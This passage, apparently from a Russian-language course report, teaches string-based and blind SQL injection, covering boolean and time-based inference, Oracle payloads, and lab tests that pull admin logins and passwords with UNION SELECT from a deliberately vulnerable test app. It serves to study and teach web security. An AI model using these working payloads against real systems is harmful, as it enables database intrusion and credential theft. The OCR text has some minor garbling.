Работа со строками. В предыдущих примерах параметр инъекции всегда был числом, и использовался какой-то алгебраический трюк, чтобы вызвать различные ответы (основанные на ошибке или на содержании). Однако, многие параметры, уязвимые для SQL инъекции, - это строки, а не числа. К счастью, к строковому параметру можно применить тот же подход, с небольшим изменением. Предположим, что Веб-сайт имеет функцию, которая позволяет пользователю получить все продукты, которые производятся определенной маркой, и что эта функция вызывается по следующему URL-адресу:

http://www.example.com/search.asp?brand=acm

Этот URL, при вызове, выполняет следующий запрос во внутренней базе данных:

SELECT * FROM products WHERE brand = 'acm'

Что произойдет, если изменить параметр бренда? Допустим, заменяем m на l. В результате URL будет следующим:

http://www.example.com/search.asp?brand=acl

Скорее всего, этот URL вернет что-то совсем другое; возможно, пустой результирующий набор, или, в любом случае, совсем другой. Каким бы ни был точный результат второго URL, если параметр бренда является инъектируемым, легко извлечь данные, немного поиграв со строковой конкатенцией. Давайте проанализируем процесс шаг за шагом. Строка, передаваемая в качестве параметра, очевидно, может быть разделена на две части:

http://www.example.com/search.asp?brand=acm'%2B'e

Поскольку %2B - это версия знака "плюс", закодированная в URL, результирующий запрос (для Microsoft SQL Server) будет следующим:

SELECT * FROM products WHERE brand = 'acm'+'e'

Очевидно, что этот запрос эквивалентен предыдущему, и поэтому результирующая HTML-страница не будет отличаться. Следует продвинуть этот шаг дальше и разделить параметр на три части вместо двух:

http://www.example.com/search.asp?brand=ac'%2B'm'%2B'e

Теперь символ m в T-SQL можно выразить функцией char(), которая принимает число в качестве параметра и возвращает соответствующий ASCII символ. Поскольку ASCII-значение m равно 109 (или 0x6D в шестнадцатеричной системе), в дальнейшем можно модифицировать URL следующим образом:

http://www.example.com/search.asp?brand=ac'%2Bchar(109)%2B'e

Таким образом, результирующий запрос станет:

SELECT * FROM products WHERE brand = 'ac'+char(109)+'e'

Опять же, запрос все равно вернет те же результаты, но на этот раз у нас есть числовой параметр, с которым можно экспериментировать, поэтому легко повторить то, что видели в предыдущем разделе, отправив следующий запрос:

http://www.example.com/search.asp?brand=ac'%2Bchar(108%2B(case+when +(sys tem_user+=+'sa')+then+1+else+0+end)%2B'e

Сейчас это выглядит немного сложно, но давайте посмотрим, что происходит в результирующем запросе:

SELECT * FROM products WHERE brand = 'ac'+char(108+(case when+(system_ user='sa') then 1 else 0 end) + 'e'

В зависимости от того, является ли текущий пользователь sa или нет, аргумент char() будет равен 109 или 108 соответственно, возвращая таким образом m или l. в первом случае строка, полученная в результате первой конкатенации, будет acme, а во втором-acle. Таким образом, если пользователь является sa, то последний URL-адрес эквивалентен следующему:

http://www.example.com/search.asp?brand=acm

В противном случае URL-адрес будет эквивалентен следующему:

http://www.example.com/search.asp?brand=acl

Поскольку две страницы возвращают разные результаты, здесь имеется безопасный метод извлечения данных также с использованием условных операторов для строковых параметров.

3 Поиск и подтверждение слепой SQL-инъекции

До того, как SQL инъекция была хорошо понятна, разработчикам советовали отключить все многословные сообщения об ошибках, ошибочно полагая, что без сообщений об ошибках цель извлечения данных злоумышленником практически невозможна. В одних случаях разработчики ловили ошибки внутри приложения и выводили общие сообщения об ошибках, в других ошибки не показывались пользователю. Однако вскоре злоумышленники поняли, что, несмотря на то, что канал, основанный на ошибках, больше недоступен, первопричина все равно оставалась: в запросе к БД выполнялся SQL, предоставленный злоумышленником. Поиск новых каналов был оставлен на усмотрение злоумышленников, было обнаружено и опубликовано несколько каналов. Постепенно термин "слепая SQL-инъекция" вошел в обиход с небольшими отличиями в определении, используемом каждым автором.

3.1 Методы поиска и подтверждения слепой sql-инъекции

Для того, чтобы использовать слепую уязвимость SQL инъекции, необходимо сначала найти потенциально уязвимую точку в целевом приложении и убедиться, что SQL инъекция возможна.

Форсирование Общих Ошибок. Приложения часто заменяют ошибки базы данных общей страницей ошибок, но даже наличие страницы ошибок позволяет сделать вывод о том, возможна ли инъекция SQL. Самый простой пример это включение одной кавычки В фрагмент данных, который передается в веб-приложение. Если приложение создает общую страницу ошибок только тогда, когда представлена единственная кавычка или ее вариант, то возможен разумный шанс успеха атаки. Конечно, есть и другие причины, по которым одна кавычка может привести к сбою приложения (например, когда механизм защиты приложения ограничивает ввод одиночных кавычек), но в целом наиболее распространенным источником ошибок при отправке одной кавычки является неработающий SQL-запрос.

Внедрение запросов с побочными эффектами. Шаг за шагом к подтверждению уязвимости, как правило, можно отправлять запросы с побочными эффектами, наблюдаемыми злоумышленником. В самой старой методике используется атака по времени для подтверждения того, что SQL-запрос выполнялся злоумышленником, а также иногда можно выполнить команды операционной системы, выходные данные которых наблюдает злоумышленник. Например, в Microsoft SQL Server можно сгенерировать 5-секундную паузу с помощью фрагмента SQL:

```
WAITFOR DELAY '0:0:5'
```

Аналогично, пользователи MySQL могут использовать функцию SLEEP (), которая выполняет ту же задачу в MySQL 5.0.12 и выше, или функцию PostgreSQL pg_sleep () начиная с версии 8.2 и далее.

Наконец, наблюдаемый вывод также может быть внутриканальным; например, если введенная строка:

' AND '1'='2

вставляется в поле поиска и дает иной ответ:

' OR '1'='1

тогда SQL-инъекция кажется очень вероятной. Первая строка вводит в поисковый запрос предложение always false, которое ничего не возвращает, в то время как вторая строка гарантирует, что поисковый запрос соответствует каждой строке.

Разделение и балансировка. Там, где общие ошибки или побочные эффекты не являются полезными, следует попробовать метод “разделения и балансировки параметров”, названный Дэвидом Личфилдом, и основной элемент многих слепых эксплойтов SQL-инъекции. Разделение происходит, когда законные входные данные разбиты, и балансировка гарантирует, что результирующий запрос не имеет завершающих одиночных кавычек, которые являются несбалансированными. Основная идея состоит в том, чтобы собрать законные параметры запроса и затем изменить их с помощью ключевых слов SQL, чтобы они отличались от исходных данных, хотя и функционально эквивалентны при анализе базой данных. В качестве примера представьте, что в URL-адресе:

www.example.com/view_review.aspx?id=5

значение параметра id вставляется в инструкцию SQL для формирования следующего запроса:

SELECT review_content, review_author FROM reviews WHERE id=5

При замене 2 + 3 вместо 5 входные данные приложения отличаются от исходного запроса, но SQL функционально эквивалентен:

SELECT review_content, review_author FROM reviews WHERE id=2+3

Это не ограничивается числовыми данными. Предположим, что URL-адрес:

www.example.com/count_reviews.jsp?author=MadBob

возвращает информацию, относящуюся к конкретной записи базы данных, где значение параметра author помещается в SQL-запрос для получения:

SELECT COUNT(id) FROM reviews WHERE review_author='MadBob'

Можно разделить строку MadBob с помощью специфических для базы данных операторов, которые обеспечивают различные входные данные для приложения, соответствующие MadBob. Эксплойт Oracle, использует оператор || для объединения двух строк:

MadB'||'ob

Это приводит к получению SQL-запроса:

SELECT COUNT(id) FROM reviews WHERE review_author='MadB'||'ob'

что функционально эквивалентно первому запросу

Взглянув на определение слепой SQL-инъекции, а также на то, как найти этот класс уязвимостей, настало время покопаться в техниках, с помощью которых эти уязвимости эксплуатируются.

Методы вывода. По своей сути, все методы вывода способны извлечь, по крайней мере, один бит информации, наблюдая за ответом на конкретный запрос. Наблюдение является ключевым моментом, так как ответ будет иметь особую подпись, когда бит равен 1, и другой ответ, когда бит равен 0. Фактическая разница в ответе зависит от устройства вывода, которое выбирается для использования, но выбранные средства почти всегда основываются на времени ответа, содержании страницы или ошибках страницы, или на их комбинации.

В общем случае, методы вывода позволяют ввести условную ветвь в SQL-оператор, предлагая два пути, где условие ветви коренится в состоянии интересующего нас бита. Другими словами, вставляется в SQL-запрос псевдослучайный IF-оператор: IF x THEN y ELSE z. Обычно x (преобразованный в соответствующий SQL) говорит что-то вроде "Является ли значение бита 2 байта 1 некоторой ячейки равным 1?", а y и z - это две отдельные ветви, поведение которых достаточно разное, чтобы злоумышленник мог предположить, какая именно ветвь была взята. После предъявления эксплойта умозаключения атакующий наблюдает, какой ответ был возвращен, y или z. Если за ним последовала ветка y, то атакующий знает, что значение бита было 1, иначе бит был 0. Тогда тот же самый запрос повторяется, за исключением того, что следующий исследуемый бит сдвигается на один.

Бит извлекаемой информации не обязательно является битом данных, хранящихся в БД (хотя это и является обычным использованием); также задаём такие вопросы, как "Подключаемся ли к БД в качестве администратора?" или "Является ли это базой данных SQL Server 2008?" или "Является ли значение данного байта выше 127?". Здесь бит информации, который извлекается не из записи в БД, а из конфигурационной информации или информации о данных в БД, или из метаданных. Однако, задавая эти вопросы, все же полагаемся на то, что можно предоставить условную ветку в эксплойт, так что ответ на вопрос будет либо TRUE, либо FALSE. Таким образом, вопрос с умозаключением представляет собой фрагмент SQL, который возвращает TRUE или FALSE на основе условия, предоставленного злоумышленником.

Посмотреть это можно на конкретном примере, используя простую технику. На примере страницы count_chickens.aspx, которая используется для отслеживания состояния куриных яиц на яичной ферме. Каждое яйцо имеет запись в таблице цыплят и среди различных столбцов находится столбец состояния, в котором берется значение Инкубация для неразорвавшихся яиц. При просмотре URL-адреса отображается счетчик:

http://www.example.com/count_chickens.aspx?status=Incubating

В данном примере параметр статуса уязвим для слепой SQL инъекции.

При запросе страница запрашивает БД со следующим оператором SELECT:

```
SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating'
```

Здесь извлекается имя пользователя, которое страница использует для подключения к базе данных. В базе данных Microsoft SQL Server есть функция SYSTEM_USER, которая возвращает имя пользователя, в контексте которого был создан сеанс работы с базой данных. Обычно можно посмотреть это с помощью SQL "SELECT SYSTEM_USER", но в этом случае результаты не видны. К сожалению, разработчики последовали плохим советам по безопасности и вместо того, чтобы обойти динамический SQL, выбрали перехват исключений из базы данных и отображение общего сообщения об ошибке. На рисунке 3.1 и рисунке 3.2 показана попытка извлечения данных с использованием техники многословных сообщений об ошибках, но страница возвращает стандартную страницу ошибки.




Рисунок 3.1 – Реакция при подсчёте




Рисунок 3.2 – Форсирование пустого набора

Когда отправляется status=Incubating, страница выполняет вышеуказанный SQL-запрос и возвращает строку, показанную на рисунке 3.1

Возможно изменить параметр status так, чтобы SQL-запрос возвращал пустой набор результатов, добавив в легитимный запрос выражение 'always false' и '1' ='2, получив SQL-оператор:

SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' and

'1'='2'

Ответ на этот запрос показан на рисунке 3.2, и из сообщения можно сделать вывод, что запрос вернул пустой результирующий набор. Имеется ввиду, что для двух строк статус был инкубационным, но конечное предложение false гарантировало, что никакие строки не будут совпадать.

Это классический пример слепой инъекции SQL, так как не возвращается подробных ошибок базы данных, но всё еще можно инъектировать SQL в запрос, можно изменить результаты, возвращаемые нам (либо выводит счетчик яиц, либо выводит "Нет яиц с таким статусом"). Вместо того, чтобы вставлять всегда ложное условие, можно вставить условие, которое иногда истинно, а иногда ложно. Так как пытаемся получить имя пользователя базы данных, спрашивается, является ли первый символ логина 'a', отправив status=Incubating' и SUBSTRING(SYSTEM_USER,1,1)='a, который генерирует оператор SQL:

SELECT COUNT(chick_id) FROM chickens WHERE status='Incubating' and

SUBSTRING(SYSTEM_USER,1,1)='a'

Этот фрагмент SQL-кода извлекает первый символ из выходных данных SYSTEM_ USER с помощью функции SUBSTRING (). Помимо строки, два параметра для подстроки - это начальная позиция и длина строки для извлечения.

Если первый символ действительно является "a", то второе предложение истинно, и виден положительный результат из рисунка 3.1, в противном случае, если символ не является "a", то второе предложение ложно и будет возвращен пустой результирующий набор, который даст сообщение, показанное на рисунке 3.2. Предполагая, что первый символ не был "a", затем отправляется запрос на вторую страницу с пользовательским параметром статуса, спрашивающим, является ли первый символ ‘b " и так далее, пока первый символ не будет найден:

Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='a (False)
Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='b (False)
Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='c (False)
⋮
Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='s (True)

Условия true и false - это состояния, которые выводятся содержимым на странице после отправки каждого запроса и не относятся к содержимому внутри страницы, т. е. если ответ содержит” нет яиц...", то состояние было ложным, иначе состояние было истинным.

Важным соображением является выбор алфавита, который используется для поиска символов. Если извлекаемые данные представляют собой текст, то очевидно наличие алфавита на языке пользовательской базы приложения. Кроме того, необходимо также учитывать цифры и знаки препинания, и если данные являются двоичными, то в них также должны быть включены непечатаемые или высокие символы.

Теперь внимание на второй символ и повторяем процесс, начиная с буквы " A " и двигаясь по алфавиту. По мере нахождения каждого последующего символа поиск переходит к следующему символу. Запросы страницы, которые показывают имя пользователя на странице примера, являются:

Incubating' AND SUBSTRING(SYSTEM_USER,1,1)='s (True)
Incubating' AND SUBSTRING(SYSTEM_USER,2,1)='q (True)
Incubating' AND SUBSTRING(SYSTEM_USER,3,1)='l (True)
Incubating' AND SUBSTRING(SYSTEM_USER,4,1)='0 (True)
Incubating' AND SUBSTRING(SYSTEM_USER,8,1)='8 (True)

Имя пользователя 'sql08'. К сожалению, все не так просто, как хотелось бы, и был пропущен довольно важный вопрос. Как узнать, когда будет достигнут конец имени пользователя? Если часть имени пользователя, обнаруженная до сих пор, равна 'sql08', как быть уверенным, что нет шестого, седьмого или восьмого символа? Функция SUBSTRING() не сгенерирует ошибку, если будет запрос предоставить символы после конца строки, вместо этого она вернет пустую строку ''. Поэтому можно включить пустую строку в алфавит поиска, и если она будет найдена, то можно сказать, что конец имени пользователя найден:

status=Incubating' AND SUBSTRING(SYSTEM_USER,6,1)='' (True)

Это, кажется, решает проблему, за исключением того, что она не очень портативна и зависит от явного поведения конкретной функции БД. Более аккуратным решением было бы сначала определить длину имени пользователя, прежде чем извлекать его. Преимущество такого подхода, помимо того, что он применим к более широкому спектру сценариев, чем подход "SUBSTRING() возвращает пустую строку", заключается в том, что он позволяет злоумышленнику оценить максимальное время, которое может быть потрачено на извлечение имени пользователя. Можно найти длину имени пользователя, используя ту же самую технику, которая использовалась для поиска каждого символа, проверяя, является ли значение 1, 2, 3, и так далее, пока не найдем совпадение:

status=Incubating' AND LEN(SYSTEM_USER)=1-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=2-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=3-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=4-- (False)
status=Incubating' AND LEN(SYSTEM_USER)=5-- (True)

Из этой последовательности запросов можно было сделать вывод, что длина имени пользователя составляет 5. Необходимо обратить внимание на использование комментария SQL (--), который, хотя и не требуется, делает эксплойт немного проще. Стоит подчеркнуть, что инструментом вывода, используемым для определения истинности или ложности заданного вопроса, было наличие на веб-странице либо сообщения о подсчете яиц, либо сообщения о том, что ни одно яйцо не соответствует данному статусу. Это показывает, что механизм принятия решения о выводе сильно зависит от сценария и часто может быть заменен рядом различных методов.

3.2 Использование методов основанных на времени

Данные могут быть извлечены как битовым методом, так и методом двоичного поиска с задержками, указывающими на значение. Задержки вводятся либо с помощью явных функций типа SLEEP()-, либо с помощью длительных запросов.

В основном время используется в качестве метода вывода на SQL Server и Oracle; MySQL менее надежен, а механизмы более склонны к сбоям.

Время по своей природе ненадежно в качестве метода вывода, но можно улучшить это за счет увеличения таймаутов или с помощью других ухищрений.

Задержка Запросов К Базе Данных. Поскольку введение задержек в запросах не является стандартизированной возможностью баз данных SQL, каждая база данных имеет свой собственный трюк для введения задержек, охватывается MySQL, PostgreSQL, SQL Server и Oracle. Рисунок 3.3 демонстрирует задержу в MySQL.




Рисунок 3.3 – Выполнение MySQL

3.3 Использование методов основанных на ответе

Точно так же, как время запроса было использовано для вывода информации о конкретном байте, второй метод вывода состояния это тщательное изучение всех данных в ответе, включая содержимое и заголовки. Состояние выводится либо по тексту, содержащемуся в ответе, либо путем форсирования ошибок при рассмотрении конкретных значений. Например, эксплойт вывода может содержать логику, которая изменяет запрос таким образом, что результаты возвращаются, когда исследуемый бит равен 1 и нет результатов, если бит равен 0, или опять же, ошибка может быть принудительной, если бит равен 1 и нет ошибки, генерируемой, когда бит равен 0. Хотя методы генерации ошибок рассматриваются вкратце, стоит отметить, что типы ошибок, которые хотим сгенерировать, являются ошибками времени выполнения в приложении или выполнении запроса базы данных, а не ошибками компиляции запросов из базы данных. Если синтаксис запроса неверен, то он всегда будет выдавать ошибку независимо от вопроса вывода; ошибка должна создаваться только тогда, когда вопрос вывода является либо истинным, либо ложным, но никогда не обоими. Большинство слепых инструментов SQL-инъекции используют методы,

основанные на ответе, для вывода информации, поскольку на результаты не влияют неконтролируемые переменные, такие как нагрузка и перегрузка линии; однако этот подход основан на том, что точка инъекции возвращает некоторую изменяемую реакцию злоумышленнику. Используется либо двоичный поисковый подход, либо побитовый подход, когда выводится информация, изучая ответ.

Методы ответа Oracle. Эксплойты, основанные на ответах Oracle, по структуре очень похожи на MySQL, PostgreSQL и SQL Server, но, очевидно, полагаются на разные функции для ключевых битов. Например, чтобы определить, является ли пользователь базы данных администратором базы данных, следующий запрос SQL вернет строки, если это правда. В противном случае строки не возвращаются:

SELECT * FROM reviews WHERE review_author='MadBob' AND SYS_CONTEXT('USE RENV','ISDBA')='TRUE';

Аналогично, эксплойт побитового вывода, который измеряет состояние в зависимости от того, возвращены результаты или нет, может быть записан со вторым введенным предикатом:

SELECT * FROM reviews WHERE review_author='MadBob' AND BITAND(ASCII(SUBSTR((…),i,1)),2j)=2j

Форма двоичного поиска:

SELECT * FROM reviews WHERE review_author='MadBob' AND ASCII(SUBSTR((…), i,1)) > k

Используя Oracle string concatenation также можно сделать эксплойт безопасным для использования в списке аргументов функции или процедуры путем перезаписи в виде разделенной и сбалансированной строки с конкатенацией и оператором CASE:

Mad'||(SELECT CASE WHEN (ASCII(SUBSTR((…),i,1)) > k THEN 'Bob' ELSE ''
END FROM DUAL)||';

В приведенном выше фрагменте кода полная строка "MadBob" генерируется только тогда, когда тест вывода возвращает true. Наконец, можно также создавать ошибки времени выполнения с помощью предложения divide-by-zero, аналогичного SQL Server. Вот пример фрагмента кода, который содержит нулевой делитель в разбитом и сбалансированном побитовом подходе:

MadBob'|| (SELECT CASE WHEN BITAND((ASCII(SUBSTR((…),i,1))2j)=2j
THEN CAST(1/0 AS CHAR) ELSE '' END FROM DUAL)||';

Нужно обратить внимание, как разделение должно быть обернуто в CAST (), иначе запрос завершится ошибкой синтаксиса.

Большинство разобранных методов эксплуатирования sql инъекций были протестированы на базе MySql

4 Тестирование методов эксплуатации sql инъекций

Большинство разобранных методов эксплуатирования sql инъекций были протестированы на базе MySql

4.1 Тестирование sql инъекций методом get

SQLi (GET/Select)

Данная sql инъекция из названия выполняется в адресной строке т.е метод get и выборкой.

Здесь интересна адресная строка с параметром movie, которое и будем изменять.




Рисунок 4.1 – Поиск фильма методом select

Внедряется ложное выражение и видим что оно вызвало ошибку

sqli_2.php?movie=1 and 1=2#&action=go

Далее необходимо узнать количество столбцов с помощью запроса с union




Рисунок 4.2 – поиск количества столбцов

sqli_2.php?movie=1 union select 1,2,3,4,5,6#&action=go

sqli_2.php?movie=1 union select 1,2,3,4,5,6,7#&action=go

Рисунок 4.3 – найденные полезные колонки для внедрения данных

sqli_2.php?movie=13 union select 1,2,3,4,5,6,7#&action=go

После нескольких попыток выяснить количество столбцов, удаётся узнать.




Рисунок 4.4 – получение логина и пароля

И далее получаем логин пароль администратора с помощью того же запроса и зарезервированных слов БД.

sqli_2.php?movie=13 union select 1,login,3,email,password,6,7 from users#&action=go

SQLi (Login Form/Hero)

Данная уязвимость существует в поле для ввода логина

Здесь используется метод post. Путём проверки на наличия уязвимости формы логина вставляем кавычку, видим в теле запроса логин и пароль.

Рисунок 4.5 – выявление уязвимости

Отправляем запрос на сервер и ниже видим что форма логина выдала нам наличие уязвимости.

SQLi Stored (Blog)

Производим проверку на наличие уязвимостей.




Рисунок 4.6 – проверка наличия уязвимостей

